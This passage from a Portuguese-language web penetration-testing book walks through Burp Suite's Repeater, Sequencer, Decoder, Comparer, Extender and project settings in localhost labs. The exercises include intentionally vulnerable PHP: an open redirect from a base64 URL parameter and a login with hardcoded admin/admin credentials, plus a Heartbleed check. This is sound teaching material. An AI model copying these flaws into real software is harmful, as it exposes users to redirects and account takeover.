

Figura 7.72 – Enviando uma requisição ao Repeater.

4. O Repeater ficará destacado na cor laranja. Caso necessário realizar alguma alteração na requisição, faça-a e depois clique no botão Go. Os botões < e > navegam nas requisições feitas.

7.6.10 Aba Sequencer

Permite analisar a aleatoriedade de valores numéricos. Útil em situações em que se deseja verificar se um algoritmo usado para geração de tokens pseudoaleatórios (como tokens anti-CSRF) é dificilmente predizível.

Exemplo:

1. Crie o formulário /var/www/html/form.php com o seguinte conteúdo:

```
<form action="">
   <input type="hidden" name="token"
      value="<?php echo md5(uniqid(rand(),True)) ?>" >
</form>
```

2. Desabilite o Spider, clicando no botão Spider is running (Figura 7.40). O texto será alterado para Spider is paused.

3. Com o browser, acesse o endereço http://localhost/form.php.

4. Em Target > Site map, clique com o botão direito na página form.php e selecione a opção Send to Sequencer (Figura 7.73).



Figura 7.73 – Enviando uma requisição ao Sequencer.

5. A aba Sequencer ficará destacada na cor laranja. Clique no botão Start live capture para iniciar a análise.

6. Depois de coletar um número razoável de tokens, a captura pode ser interrompida (botão Stop), e os tokens analisados (botão Analyze now). Observe que a aleatoriedade dos cookies gerados é excelente, portando o valor do token não é facilmente predizível, não sendo de fácil adivinhação por um atacante (Figura 7.74).



Figura 7.74 – O algoritmo usado para geração do token é excelente no quesito aleatoriedade.

7.6.11 Aba Decoder

Codifica e decodifica textos.

Exemplo:

1. Crie o formulário /var/www/html/openredir.php com o seguinte conteúdo:

```
<?php
$url = base64_decode("$_GET[url]");
header("Location: $url");
?>
```

2. Com o browser, acesse o endereço http://localhost/openredir.php?url=aHR0cDovL2dvb2dsZS5jb20=[6]. Você será redirecionado para o site do Google.

3. Em Proxy > HTTP history, encontre a requisição feita ao endereço http://localhost/openredir.php?url=aHR0cDovL2dvb2dsZS5jb20=. Selecione o texto com o mouse e, posteriormente, selecione a opção Send to Decoder (Figura 7.75).



Figura 7.75 – Enviando uma requisição codificada ao Decoder.

4. A aba Decoder ficará destacada na cor laranja. Em Decode as..., selecione a opção Base64, para que o texto seja decodificado a partir da base64.

7.6.12 Aba Comparer

Compara duas páginas, mostrando suas diferenças.

Exemplo:

1. Crie o arquivo /var/ww/html/index.php, conforme descrito em “7.6.8 Aba Intruder”.
2. Desabilite o Spider, clicando no botão Spider is running (Figura 7.40). O texto será alterado para Spider is paused.
3. Acesse o endereço http://localhost e envie duas requisições: a primeira com o nome *Daniel* e sobrenome *Moreno* e a segunda com o nome *Daniel2* e sobrenome *Moreno2*.
4. Vá em Target > site map e, com o botão direito do mouse, selecione a opção Send to Comparer (response) para as duas respostas (Figura 7.76).



Figura 7.76 – Enviando a primeira resposta ao Comparer. Repita o procedimento para a segunda resposta.

5. A aba Comparer ficará destacada na cor laranja. A comparação pode ser feita por palavras ou por bytes.
6. Ao comparar as respostas por palavras, suas diferenças são exibidas (Fig. 7.77).

Em vez de serem comparadas URLs individuais, Site maps podem ser comparados. A comparação de Site map é efetiva quando se deseja descobrir diferenças entre o Site map de usuários logados ou a diferença entre a página de login do administrador e de um usuário restrito (ou até mesmo não logado).



Figura 7.77 – Comparação de sites diferentes.

Exemplo:

1. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
        Usuario: <input type="text" name="usuario"><br>
        Senha:   <input type="text" name="senha"><br>
        <input type="submit" value="Enviar">
</form>
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST"){
        if( $_POST["usuario"] == "admin" && $_POST["senha"] == "admin" ){
                $_SESSION["admin"] = True;
                header("Location: admin.php");
        }else
                echo "Usuario ou senha invalido";
}
?>
```

2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if($_SESSION["admin"])
        echo "Bem vindo Admin";
else
        header("Location: login.php")
?>
```

3. Desabilite o Spider, clicando no botão Spider is running (Figura 7.40). O texto será trocado para Spider is paused.
4. Acesse o endereço http://localhost/login.php com o usuário admin e senha admin: será realizado o redirecionamento para o endereço http://localhost/admin.php.
5. No Burp Suite, em Target > site map, clique com o botão direito na página admin.php e selecione a opção Compare Site maps (Figura 7.78).



Figura 7.78 – Adicionando o primeiro Site map para comparação.

6. É possível comparar Site map por meio um arquivo de estado ou usando o Site map atual (Target > Site map) do Burp Suite. Na versão gratuita, é possível usar apenas o Site map atual. Clique no botão para avançar (Next).

7. Ao comparar Site map, duas opções são possíveis: usar todas as URLs (opção Use all items with responses) do Site map ou apenas as URLs selecionadas manualmente pela etapa 5 (opção Use only selected branches). É possível ainda selecionar somente URLs que fazem parte de um escopo (checkbox Include in-scope items only). Como a diferença da página http://localhost/admin.php de um usuário autenticado para um não autenticado será analisada, selecione a opção Use only selected branches (Figura 7.79).

8. Os cookies de sessão do Burp Suite devem ser modificados para a configuração do Site map 2. Quando estiver na janela apresentada pela Figura 7.80, minimize-a.

9. Vá em Project options > Sessions. Em Cookie Jar, clique no botão Open cookie jar (Figura 7.81) para que o Burp Suite mostre os cookies de sessão.

10. Será necessário simular um usuário não autenticado. Clique no botão Edit cookie e altere o valor do cookie atual para um qualquer (Figura

7.82).

Figura 7.79 – Selecionando a opção para analisar somente a diferença da página http://localhost/admin.php de um usuário autenticado para um usuário não autenticado.

Figura 7.80 – Janela de configuração para o Site map 2.

Figura 7.81 – Lugar de armazenamento de cookies de sessão.

Figura 7.82 – Simulando um valor de cookie de sessão inválido.

11. Vá em Project Options > Sessions > Session Handling Rules. Clique no botão Edit (Fig. 7.83).

Figura 7.83 – Alterando as configurações de cookie de sessão para o Burp Suite.

12. Clique na aba Scope e, em Tools Scope, habilite o checkbox Target (Figura 7.84).

Figura 7.84 – Habilitando cookies para a aba Target.

13. Volte para a janela aberta pela etapa 8.
14. É possível configurar opções de threads, tentativas de conexão em caso de queda de internet e tempo de espera entre uma tentativa e outra. Utilize as configurações padrão.
15. A próxima etapa consiste em determinar quais valores (requisição HTTP) dos dois Site map serão comparados. Utilize as configurações padrão.
16. A próxima etapa consiste em determinar quais valores (resposta HTTP) dos dois Site map serão comparados. Utilize as configurações padrão.
17. A última tela mostra a comparação entre Site map 1 e Site map 2. Na resposta, o cookie de sessão do administrador retorna o código HTTP 200 OK, enquanto o cookie alterado retorna o código HTTP de redirecionamento (302 Found), enviando o usuário não autenticado para o endereço http://localhost/login.php (Figura 7.85).

Figura 7.85 – Diferenças entre um usuário autenticado e não autenticado (resposta).

7.6.13 Aba Extender

O Burp Suite permite a instalação de plug-ins adicionais. Há diversos módulos que podem ser usados, como detecção de sites vulneráveis ao Heartbleed, detecção e evasão de WAF (Web Application Firewall), detecção de vulnerabilidades CSRF etc. Também é possível programar plug-ins, porém essa tarefa está fora do escopo deste livro.

O exemplo a seguir verifica se o site está vulnerável ao Heartbleed:

1. Será necessário configurar o OpenSSL vulnerável, conforme descrito em “8.9.1 CVE-2014-0160”.
2. Em BApp Store, instale o plug-in de nome Heartbleed.
3. Com o browser, acesse https://*IP_Ubuntu* para que o Site map seja povoado.
4. Em Target > Site map, selecione o alvo a ser testado por meio da opção Heartbleed this! (Figura 7.86).



Figura 7.86 – Testando a vulnerabilidade Heartbleed.

5. Na janela aberta, mantenha as configurações padrão.
6. Na aba Heartbleed, os testes para checagem da vulnerabilidade Heartbleed serão realizados. Caso o site apresente a vulnerabilidade, ele será detectado (Figura 7.87).



Figura 7.87 – Verificando se um site apresenta a vulnerabilidade Heartbleed.

7.6.14 Aba Project options

Configurações para o projeto.

7.6.14.1 Connections

Configurações de socks proxy, tempo usado na realização de tarefas etc.

Caso o checkbox Drop all out-of-scope requests esteja habilitado, o Burp Suite ignorará requisições que estejam fora do escopo (Aba Target > Scope > Include in scope – Figura 7.23), não preenchendo o Site map com essas requisições (Figura 7.88).



Figura 7.88 – Rejeitando requisições que não estejam dentro do escopo.

7.6.14.2 HTTP

Configuração do comportamento do Burp Suite ao ser redirecionado para outra página. O redirecionamento automático é realizado ao utilizar as abas Intruder e Repeater.

No exemplo a seguir, o Burp Suite é configurado para que siga mensagens HTTP de redirecionamento (3xx) para o Repeater:

1. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Usuario: <input type="text" name="usuario"><br>
   Senha:   <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST"){
   if( $_POST["usuario"] == "admin" && $_POST["senha"] == "admin" ){
      $_SESSION["admin"] = True;
      header("Location: admin.php");
   }else
      echo "Usuario ou senha invalido";
}
?>
```

2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if($_SESSION["admin"])
   echo "Bem vindo Admin";
else
   header("Location: login.php")
?>
```

3. Acesse http://localhost/login.php com o usuário admin e senha admin.
4. Certifique-se de que o Burp Suite reconhece mensagens HTTP de redirecionamento (3xx status code with Location header – Figura 7.89).



Figura 7.89 – O Burp Suite reconhece mensagens HTTP de redirecionamento.

5. Envie a requisição ao Repeater (Figura 7.90).
6. Certifique-se de que a marcação Always está habilitada (Figura 7.91).
7. Ao clicar no botão Go, o Repeater realizará o redirecionamento para o endereço http://localhost/admin.php (Figura 7.92)



Figura 7.90 – Requisição enviada ao endereço http://localhost/login.php.



Figura 7.91 – O Repeater é instruído a seguir códigos HTTP de redirecionamento (família 3xx).

